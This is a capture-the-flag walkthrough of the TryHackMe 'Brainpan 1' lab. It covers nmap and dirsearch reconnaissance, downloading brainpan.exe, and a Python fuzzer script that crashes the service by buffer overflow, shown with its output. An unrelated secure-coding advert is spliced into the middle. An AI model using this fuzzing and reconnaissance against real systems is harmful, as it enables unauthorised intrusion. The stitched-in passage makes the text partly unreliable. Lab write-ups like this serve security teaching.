

Brainpan 1 - THM

https://tryhackme.com/r/room/brainpan

nmap



```
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_|  _|  _|_|  _|_|_|  _|_|_|  _|_|_|  _|_|_|  _|_|_|
|     _|_|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|  _|
|     _|_|_|  _|  _|_|_|  _|  _|  _|  _|_|_|  _|_|_|  _|  _|
|     [________________________ WELCOME TO BRAINPAN _________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9999-TCP:V=7.80%I=7%D=6/22%Time=5EF05C81%P=x86_64-pc-linux-gnu%r(NU
SF:LL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\n \|  \|  \|\x20\x20\x20\x20 \|\x20\x20 \|  \|\x20\x20\x20\x20 \|  \|  \|
```



ARE YOU PRACTICING SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?

Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:


IP THEFT

MODIFYING VICTIMS' WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS

TAKING OVER HIGH-VALUE ACCOUNTS


BREACHING ORGANIZATION PERIMETERS

dirsearch



```
root@kali:~# cd /opt/dirsearch/
root@kali:/opt/dirsearch# python3 dirsearch.py -u http://10.10.239.242:10000 -e
html -x 400,401,403
```


Try to connect to port 9999



```
root@kali:/opt/dirsearch# nc 10.10.239.242 9999

[______________________ WELCOME TO BRAINPAN ______________________]
                        ENTER THE PASSWORD

                        >> hello
                        ACCESS DENIED
root@kali:/opt/dirsearch#
```


We don’t have password yet.

Dirsearch result


root@kali: /opt/dirsearch
File Edit View Search Terminal Tabs Help
root@kali: /opt/dirsearch
root@kali: /opt/dirsearch

```
root@kali:~# cd /opt/dirsearch/
root@kali:/opt/dirsearch# python3 dirsearch.py -u http://10.10.239.242:10000 -e
html -x 400,401,403

                                          v0.3.9

Extensions: html | HTTP method: get | Threads: 10 | Wordlist size: 6045

Error Log: /opt/dirsearch/logs/errors-20-06-22_03-39-26.log

Target: http://10.10.239.242:10000

[03:39:26] Starting:
[03:40:23] 301 -    0B  - /bin  ->  /bin/
[03:40:23] 200 -  230B  - /bin/
40.46% - Last request to: config.old
```


Download




Directory listing for /bin/

- brainpan.exe


Open Immunity Debugger




Input file


File View Debug Plugins ImmLib Options Window Help Jobs
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X
1 C:\Users\TCM\Desktop\brainpan.exe Ctrl+F2
2 C:\Users\TCM\Desktop\gatekeeper.exe
3 C:\Users\TCM\Desktop\chatserver.exe

Hit play button twice. You should see the word running.




Open this exe




```
C:\Users\TCM\Desktop\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

Make a script




```
 GNU nano 4.3                        fuzzer.py                        Modifie
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                payload = buffer + '\r\n'
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(('192.168.4.49',9999))
                print("[+] Sending the payload...\n" + str(len(buffer)))
                s.send((payload.encode()))
                s.close()
                sleep(1)
                buffer = buffer + "A" * 100
        except:
                print("The fuzzing crashed at %s bytes" % str(len(buffer)))
                sys.exit()
```

Run it



```
root@kali:~# mkdir brainpan
root@kali:~# cd brainpan/
root@kali:~/brainpan# nano fuzzer.py
root@kali:~/brainpan# python3 fuzzer.py
[+] Sending the payload...
100
[+] Sending the payload...
200
[+] Sending the payload...
300
[+] Sending the payload...
400
[+] Sending the payload...
500
[+] Sending the payload...
600
[+] Sending the payload...
700
[+] Sending the payload...
800
[+] Sending the payload...
900
The fuzzing crashed at 1000 bytes
root@kali:~/brainpan# 
```

Program has crashed but you can't see the break.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]
[get_reply] copied 502 bytes to buffer
[+] check is -1
[get_reply] s = [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]
[get_reply] copied 502 bytes to buffer
[+] received connection.
[get_reply] s = [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
